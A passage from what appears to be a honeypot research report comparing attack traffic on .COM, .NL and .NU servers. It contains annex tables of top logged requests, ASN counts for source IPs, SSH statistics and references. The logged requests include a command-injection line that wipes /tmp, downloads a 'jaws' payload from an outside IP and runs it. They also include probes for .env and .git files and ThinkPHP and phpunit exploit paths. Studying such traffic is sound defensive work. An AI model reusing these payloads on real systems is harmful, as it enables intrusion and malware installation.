GET /shell?cd+/tmp;rm+-rf+*;wget+ 5.255.111.128/jaws;sh+/tmp/jaws	7
GET /geoserver/web/ HTTP/1.1	7
GET /robots.txt HTTP/1.1	6
GET /core/.env HTTP/1.1	6
GET /client/get_targets HTTP/1.1	6
GET /api/.env HTTP/1.1	6
GET /geoip/ HTTP/1.1	6
GET /laravel/.env HTTP/1.1	6
GET /upl.php HTTP/1.1	6
GET /admin/.env HTTP/1.1	5
GET /config/getuser?index=0 HTTP/1.1	5
GET /application/.env HTTP/1.1	5
MGLNDD_128.199.33.177_80\n	5
GET /info.php HTTP/1.1	5

DOMAIN


Sum of Count	
Request	**Total**
GET / HTTP/1.1	606
POST / HTTP/1.1	316
GET / HTTP/1.0	180
\x16\x03\x01	148
PROPFIND /data/ HTTP/1.1	80
GET /.env HTTP/1.1	72
GET /favicon.ico HTTP/1.1	28
GET /?XDEBUG_SESSION_START=phpstorm HTTP/1.1	25
POST /boaform/admin/formLogin HTTP/1.1	24
\x16\x03	20
GET /wp-admin/setup-config.php?step=1&language=en_GB HTTP/1.1	18
\x03	15
GET /.git/config HTTP/1.1	12
HEAD / HTTP/1.0	12
GET /_profiler/phpinfo HTTP/1.1	11
GET /wp-includes/wlwmanifest.xml HTTP/1.1	9
GET /robots.txt HTTP/1.1	8
GET /enviroments/.env.production HTTP/1.1	8
POST /vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php HTTP/1.1	8
GET /cms/wp-includes/wlwmanifest.xml HTTP/1.1	7
GET /blog/wp-includes/wlwmanifest.xml HTTP/1.1	7
GET /wp2/wp-includes/wlwmanifest.xml HTTP/1.1	7
GET /geoserver/web/ HTTP/1.1	7
GET /shell?cd+/tmp;rm+-rf+*;wget+94.158.247.123/jaws;sh+/tmp/jaws HTTP/1.1	7
GET /news/wp-includes/wlwmanifest.xml HTTP/1.1	7
GET /website/wp-includes/wlwmanifest.xml HTTP/1.1	7
GET /test/wp-includes/wlwmanifest.xml HTTP/1.1	7
GET /wordpress/wp-includes/wlwmanifest.xml HTTP/1.1	7
GET /systembc/password.php HTTP/1.0	7
GET /wp/wp-includes/wlwmanifest.xml HTTP/1.1	7

TLS

Sum of Count	
Request	**Total**
GET / HTTP/1.1	605
HEAD / HTTP/1.1	420
POST / HTTP/1.1	377
\x16\x03\x01	199
GET /.env HTTP/1.1	169
GET / HTTP/1.0	116
GET /favicon.ico HTTP/1.1	66
GET /.git/config HTTP/1.1	33
GET /index.php?s=/Index/\\think\\app/invokefunction&function=call_user_func_array&vars[0]=md5&var	31
GET /ab2g HTTP/1.1	30
POST /boaform/admin/formLogin HTTP/1.1	23
GET /phpinfo.php HTTP/1.1	17
GET /vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php HTTP/1.1	16
\x16\x03	14
\x16\x03\x01\x01 \x01	13
CONNECT ssl-judge1.api.proxyscrape.com:443 HTTP/1.1	13
GET /geoserver/web/ HTTP/1.1	12
GET /kICe HTTP/1.1	11
GET /aaa9 HTTP/1.1	9
GET /_profiler/phpinfo HTTP/1.1	8
GET /app/.env HTTP/1.1	7
GET /systembc/password.php HTTP/1.0	7
{	6
GET /E2kz HTTP/1.1	6
GET /dashboard/phpinfo.php HTTP/1.1	6
GET /client/get_targets HTTP/1.1	6
GET /solr/admin/info/system?wt=json HTTP/1.1	6
GET /config/cache.php HTTP/1.1	6
GET /admin/phpinfo.php HTTP/1.1	6
GET /owa/auth/logon.aspx?url=https%3a%2f%2f1%2fecp%2f HTTP/1.1	6


Figure 19: The top 30 requests on the .NU server

9.3 Annex 3 - Top resolved IPs to ASN Names




BASELINE		DOMAIN		DOMAIN + TLS	
Count of Name		Count of Name		Count of Name	
Name	Total	Name	Total	Name	Total
DIGITALOCEAN-ASN, US	44	DIGITALOCEAN-ASN, US	66	DIGITALOCEAN-ASN, US	107
AKAMAI-LINODE-AP Akamai Connected Cloud, SG	28	AMAZON-02, US	32	GOOGLE-CLOUD-PLATFORM, US	44
GOOGLE-CLOUD-PLATFORM, US	21	#N/A	31	#N/A	43
#N/A	17	AKAMAI-LINODE-AP Akamai Connected Cloud, SG	28	AKAMAI-LINODE-AP Akamai Connected Cloud, SG	40
HURRICANE, US	9	GOOGLE-CLOUD-PLATFORM, US	25	AMAZON-02, US	40
CHINANET-BACKBONE No.31,Jin-rong Street, CN	7	AMAZON-AES, US	22	HURRICANE, US	31
BSNL-NIB National Internet Backbone, IN	7	HURRICANE, US	18	GOOGLE, US	24
AS_DELIS, US	6	MICROSOFT-CORP-MSN-AS-BLOCK, US	18	AS_DELIS, US	14
CHINA169-BACKBONE CHINA UNICOM China169 Backbone, CN	6	HOSTROYALE, IN	16	CHINANET-BACKBONE No.31,Jin-rong Street, CN	13
ZEN-ECN, US	5	OVH, FR	15	MICROSOFT-CORP-MSN-AS-BLOCK, US	12
MICROSOFT-CORP-MSN-AS-BLOCK, US	5	GOOGLE, US	13	AMAZON-AES, US	11
DEDIPATH-LLC, US	4	TENCENT-NET-AP-CN Tencent Building, Kejizhongyi Avenue, CN	12	CENSYS-ARIN-03, US	10
CENSYS-ARIN-01, US	4	CHINANET-BACKBONE No.31,Jin-rong Street, CN	10	HKZTCL-AS-AP Hong Kong Zhengxing Technology Co., Ltd., HK	8
OVH, FR	4	Online SAS, FR	9	UCLOUD-HK-AS-AP UCLOUD INFORMATION TECHNOLOGY HK LIMITED, HK	8
M247, RO	4	AS_DELIS, US	9	AS-AGGROSOPERATIONS, GB	7
AS-BITSIGHT, PT	4	CHINAMOBILE-CN China Mobile Communications Group Co., Ltd., CN	8	EXCELLENT-HOSTING, SE	7
CDNEXT, GB	3	CENTURYLINK-US-LEGACY-QWEST, US	7	OVH, FR	6
MEDIALAND-AS, RU	3	ZEN-ECN, US	6	CENSYS-ARIN-01, US	6
FERDINANDZINK, DE	3	PLI-AS, PA	5	TENCENT-NET-AP-CN Tencent Building, Kejizhongyi Avenue, CN	6
TTNET, TR	3	SERVER-MANIA, CA	5	ZEN-ECN, US	6
CENSYS-ARIN-03, US	3	CENSYS-ARIN-01, US	5	INTERNET-MEASUREMENT, GB	5
ALIBABA-CN-NET Hangzhou Alibaba Advertising Co.,Ltd., CN	3	CDN77 \^_^, GB	4	AS-BITSIGHT, PT	5
COGENT-174, US	3	My Tech, BZ	4	CDN77 \^_^, GB	5
KAKHAROV-AS, KZ	2	IPO-EU, SE	4	CDNEXT, GB	4
EthioNet-AS, ET	2	ZAYO-6461, US	4	AS49870-BV, NL	4
PLI-AS, PA	2	AS-AGGROSOPERATIONS, GB	4	WHG-NETWORK, GB	4
AS-AGGROSOPERATIONS, GB	2	CDNEXT, GB	4	INT-NETWORK, SC	4
ALPHASTRIKE-RESEARCH, DE	2	GEMNET-MN GEMNET LLC, MN	3	ALIBABA-CN-NET Alibaba US Technology Co., Ltd., CN	4
CAT-IDC-4BYTENET-AS-AP CAT TELECOM Public Company Ltd,CAT, TH	2	INTERNET-MEASUREMENT, GB	3	CENSYS-ARIN-02, US	3
CONTABO, DE	2	BSNL-NIB National Internet Backbone, IN	3	FLYSERVERS-ENDCLIENTS, PA	3

Figure 20: The top 30 resolved IPs to ASN names for .COM



BASELINE		DOMAIN		DOMAIN + TLS	
Count of Name		Count of Name		Count of Name	
Name	Total	Name	Total	Name	Total
DIGITALOCEAN-ASN, US	50	DIGITALOCEAN-ASN, US	49	DIGITALOCEAN-ASN, US	107
AKAMAI-LINODE-AP Akamai Connected Cloud, SG	30	GOOGLE-CLOUD-PLATFORM, US	35	GOOGLE-CLOUD-PLATFORM, US	57
GOOGLE-CLOUD-PLATFORM, US	28	AKAMAI-LINODE-AP Akamai Connected Cloud, SG	30	AMAZON-02, US	47
LATITUDE-SH, US	15	HURRICANE, US	16	AKAMAI-LINODE-AP Akamai Connected Cloud, SG	35
HURRICANE, US	11	AMAZON-02, US	11	HURRICANE, US	34
AS-AGGROSOPERATIONS, GB	8	AS_DELIS, US	10	AMAZON-AES, US	16
AMAZON-02, US	8	CHINA169-BACKBONE CHINA UNICOM China169 Backbone, CN	9	SERVER-MANIA, CA	16
MICROSOFT-CORP-MSN-AS-BLOCK, US	7	CHINANET-BACKBONE No.31,Jin-rong Street, CN	8	INTERNET-MEASUREMENT, GB	10
AMAZON-AES, US	7	AS-AGGROSOPERATIONS, GB	6	OVH, FR	10
ZEN-ECN, US	6	ZEN-ECN, US	5	AS-BITSIGHT, PT	9
VNPT-AS-VN VNPT Corp, VN	6	AMAZON-AES, US	5	ALIBABA-CN-NET Alibaba US Technology Co., Ltd., CN	9
SERVERBASKET-AS-IN SB Secure Data centers India Private Limited,	6	OVH, FR	5	ZEN-ECN, US	9
AS_DELIS, US	5	MICROSOFT-CORP-MSN-AS-BLOCK, US	5	AS62904, US	8
CHINANET-BACKBONE No.31,Jin-rong Street, CN	5	TE-AS TE-AS, EG	4	HKZTCL-AS-AP Hong Kong Zhengxing Technology Co., Ltd., HK	8
AS-BITSIGHT, PT	4	CENSYS-ARIN-01, US	4	CHINAMOBILE-CN China Mobile Communications Group Co., Ltd., CN	8
CENSYS-ARIN-01, US	4	BSNL-NIB National Internet Backbone, IN	4	WHITELABELCOLO393, US	7
CENSYS-ARIN-03, US	4	Flyservers S.A., PA	4	CENSYS-ARIN-01, US	7
CARINET, US	3	FLYSERVERS-ENDCLIENTS, PA	4	CENSYS-ARIN-03, US	7
UCLOUD-HK-AS-AP UCLOUD INFORMATION TECHNOLOGY HK LIMITI	3	HKZTCL-AS-AP Hong Kong Zhengxing Technology Co., Ltd., HK	3	AS_DELIS, US	7
INTERNET-MEASUREMENT, GB	3	CARINET, US	3	PONYNET, US	6
BSNL-NIB National Internet Backbone, IN	3	IS-AS-1, US	3	TENCENT-NET-AP-CN Tencent Building, Kejizhongyi Avenue, CN	6
CONTABO, DE	3	CLOUDWEBMANAGE-IL-FR, US	3	DEDIPATH-LLC, US	6
ALIBABA-CN-NET Hangzhou Alibaba Advertising Co.,Ltd., CN	3	PLI-AS, PA	3	UCLOUD-HK-AS-AP UCLOUD INFORMATION TECHNOLOGY HK LIMITED, HK	5
CHINA169-BACKBONE CHINA UNICOM China169 Backbone, CN	3	KAMATERA, US	3	ZAYO-6461, US	5
HKZTCL-AS-AP Hong Kong Zhengxing Technology Co., Ltd., HK	2	UCLOUD-HK-AS-AP UCLOUD INFORMATION TECHNOLOGY HK LIMITED, I	3	M247, RO	5
ALPHASTRIKE-RESEARCH, DE	2	CENSYS-ARIN-03, US	3	CENSYS-ARIN-02, US	4
FLYSERVERS-ENDCLIENTS, PA	2	GOOGLE, US	2	AS-AGGROSOPERATIONS, GB	4
IS-AS-1, US	2	MAXIMUMA-AS, UA	2	Online SAS, FR	4
CT-HANGZHOU-IDC No.288,Fu-chun Road, CN	2	INTERNET-MEASUREMENT, GB	2	UNMANAGED-DEDICATED-SERVERS, GB	4


Figure 21: The top 30 resolved IPs to ASN names for .NL



BASELINE		DOMAIN		DOMAIN + TLS	
Count of Name		Count of Name		Count of Name	
Name	Total	Name	Total	Name	Total
DIGITALOCEAN-ASN, US	47	DIGITALOCEAN-ASN, US	53	DIGITALOCEAN-ASN, US	124
AKAMAI-LINODE-AP Akamai Connected Cloud, SG	30	AMAZON-02, US	34	AMAZON-02, US	40
HURRICANE, US	16	AKAMAI-LINODE-AP Akamai Connected Cloud, SG	27	AKAMAI-LINODE-AP Akamai Connected Cloud, SG	35
LATITUDE-SH, US	15	AS_DELIS, US	14	HURRICANE, US	30
MICROSOFT-CORP-MSN-AS-BLOCK, US	10	AMAZON-AES, US	13	GOOGLE-CLOUD-PLATFORM, US	24
AS-AGGROSOPERATIONS, GB	9	CHINANET-BACKBONE No.31,Jin-rong Street, CN	11	LATITUDE-SH, US	13
GOOGLE-CLOUD-PLATFORM, US	9	OVH, FR	10	HKZTCL-AS-AP Hong Kong Zhengxing Technology Co., Ltd., HK	12
CHINANET-BACKBONE No.31,Jin-rong Street, CN	8	GOOGLE-CLOUD-PLATFORM, US	10	AS-BITSIGHT, PT	12
AS_DELIS, US	8	HURRICANE, US	9	AS_DELIS, US	11
VNPT-AS-VN VNPT Corp, VN	7	MICROSOFT-CORP-MSN-AS-BLOCK, US	7	CENSYS-ARIN-01, US	11
ZEN-ECN, US	7	HETZNER-AS, DE	7	ZEN-ECN, US	8
SERVERBASKET-AS-IN SB Secure Data centers India Private Limited, IN	6	LATITUDE-SH, US	7	OVH, FR	8
CENSYS-ARIN-03, US	5	SERVER-MANIA, CA	7	AMAZON-AES, US	8
OVH, FR	5	UCLOUD-HK-AS-AP UCLOUD INFORMATION TECHNOLOGY HK LIMITED, HK	7	INTERNET-MEASUREMENT, GB	7
CHINA169-BACKBONE CHINA UNICOM China169 Backbone, CN	4	ZEN-ECN, US	5	TENCENT-NET-AP-CN Tencent Building, Kejizhongyi Avenue, CN	7
AMAZON-02, US	4	TENCENT-NET-AP-CN Tencent Building, Kejizhongyi Avenue, CN	5	AS-AGGROSOPERATIONS, GB	6
AS-BITSIGHT, PT	3	Online SAS, FR	4	MICROSOFT-CORP-MSN-AS-BLOCK, US	6
INT-NETWORK, SC	3	ALIBABA-CN-NET Alibaba US Technology Co., Ltd., CN	4	CARINET, US	5
PONYNET, US	3	CHINAMOBILE-CN China Mobile Communications Group Co., Ltd., CN	4	PLI-AS, PA	5
AMAZON-AES, US	3	AS-AGGROSOPERATIONS, GB	4	UCLOUD-HK-AS-AP UCLOUD INFORMATION TECHNOLOGY HK LIMITED, HK	5
NTL, GB	2	AS-BITSIGHT, PT	4	CENSYS-ARIN-02, US	5
DE-FIRSTCOLO www.first-colo.net, DE	2	CHINA169-BACKBONE CHINA UNICOM China169 Backbone, CN	4	CHINA169-BACKBONE CHINA UNICOM China169 Backbone, CN	5
CHINANET-SHAANXI-CLOUD-BASE CHINANET SHAANXI province Cloud Base network, CN	2	CNCGROUP-GZ China Unicom Guangzhou network, CN	3	GEMNET-MN GEMNET LLC, MN	4
HOSTGLOBALPLUS-AS, GB	2	FIRSTBYTE-AS, GB	3	CHINANET-BACKBONE No.31,Jin-rong Street, CN	4
HKZTCL-AS-AP Hong Kong Zhengxing Technology Co., Ltd., HK	2	WHITELABELCOLO393, US	3	INT-NETWORK, SC	4
RETHEMHOSTING, US	2	CARINET, US	3	CENSYS-ARIN-03, US	4
CARINET, US	2	HR-CUSTOMER, IN	3	IS-AS-1, US	3
CENSYS-ARIN-02, US	2	PONYNET, US	3	PONYNET, US	3
M247, RO	2	CHINATELECOM-CTCLOUD Cloud Computing Corporation, CN	3	CDSC-AS1, US	3

Figure 22: The top 30 resolved IPs to ASN names for .NU

9.4 Annex 4 - SSH Access



	Baseline	Domain	TLS
.NL	1759	1493	1362
.COM	1288	1143	1404
.NU	1579	1245	969

Figure 23: The number of unique IP addresses from the SSH logs

References

[1] Palvi Aggarwal, Cleotilde Gonzalez, and Varun Dutt. “HackIt: A Real-Time Simulation Tool for Studying Real-World Cyberattacks in the Laboratory”. In: *Handbook of Computer Networks and Cyber Security: Principles and Paradigms*. Ed. by Brij B. Gupta et al. Cham: Springer International Publishing, 2020, pp. 949–959. ISBN: 978-3-030-22277-2. DOI: 10.1007/978-3-030-22277-2_39. URL: https://doi.org/10.1007/978-3-030-22277-2_39.

[2] Muhammet Baykara and Resul Das. “A novel honeypot based security approach for real-time intrusion detection and prevention systems”. In: *Journal of Information Security and Applications* 41 (2018), pp. 103–116. ISSN: 2214-2126. DOI: https://doi.org/10.1016/j.jisa.2018.06.004. URL: https://www.sciencedirect.com/science/article/pii/S2214212616303295.

[3] Shimon Brathwaite. *Active vs Passive Cyber Reconnaissance in Information Security*. URL: https://www.securitymadesimple.org/cybersecurity-blog/active-vs-passive-cyber-reconnaissance-in-information-security. (accessed: 14.11.2022).

[4] *Certificate Transparency*. URL: https://certificate.transparency.dev/. (accessed: 03.10.2022).

[5] Cho-Yu J. Chiang et al. “ACyDS: An adaptive cyber deception system”. In: *MILCOM 2016 - 2016 IEEE Military Communications Conference*. 2016, pp. 800–805. DOI: 10.1109/MILCOM.2016.7795427.

[6] Anton Chuvakin. ““Honeynets: High Value Security Data”: Analysis of real attacks launched at a honeypot”. In: *Network Security* 2003.8 (2003), pp. 11–15. ISSN: 1353-4858. DOI: https://doi.org/10.1016/S1353-4858(03)00808-0. URL: https://www.sciencedirect.com/science/article/pii/S1353485803008080.

[7] Cloudflare. *What is DNS?* URL: https://www.cloudflare.com/learning/dns/what-is-dns/. (accessed: 30.09.2022).

[8] Codeshack. *Secure Login System with PHP and MySQL*. URL: https://codeshack.io/secure-login-system-php-mysql/. (accessed: 15.12.2022).

[9] Usman Ali Dar and Arsalan Iqbal. “The silent art of reconnaissance: the other side of the hill”. In: *International Journal of Computer Networks and Communications Security* 6.12 (2018), pp. 250–263. URL: https://www.researchgate.net/publication/341494652_The_Silent_Art_of_Reconnaissance_The_Other_Side_of_the_Hill.

[10] Digicert. *What are TLS/SSL certificates?* URL: https://www.digicert.com/tls-ssl/tls-ssl-certificates. (accessed: 03.10.2022).

[11] Alexander S. Gillis. *Network Topology*. URL: https://www.techtarget.com/searchnetworking/definition/network-topology. (accessed: 14.11.2022).

[12] Iyatiti Mokube and Michele Adams. “Honeypots: concepts, approaches, and challenges”. In: Mar. 2007, pp. 321–326. DOI: 10.1145/1233341.1233399.

[13] Moz. *Domains*. URL: https://moz.com/learn/seo/domain. (accessed: 25.10.2022).

[14] Ahana Roy et al. “Automation of cyber-reconnaissance: A Java-based open source tool for information gathering”. In: *2017 12th International Conference for Internet Technology and Secured Transactions (ICITST)*. 2017, pp. 424–426. DOI: 10.23919/ICITST.2017.8356437.

[15] H. P. Sanghvi and M. S. Dahiya. “Article: Cyber Reconnaissance: An Alarm before Cyber Attack”. In: *International Journal of Computer Applications* 63.6 (Feb. 2013). Full text available, pp. 36–38.

[16] Anna Sperotto and Aiko Pras. “Flow-based intrusion detection”. In: *12th IFIP/IEEE International Symposium on Integrated Network Management (IM 2011) and Workshops*. 2011, pp. 958–963. DOI: 10.1109/INM.2011.5990529.

[17] Steve. *DNS Zones and Zone Files Explained*. URL: http://www.steves-internet-guide.com/dns-zones-explained/. (accessed: 28.10.2022).

[18] Purple Sec US. *The cost of Cybercrime*. URL: https://purplesec.us/resources/cyber-security-statistics/#Cybercrime. (accessed: 13.10.2022).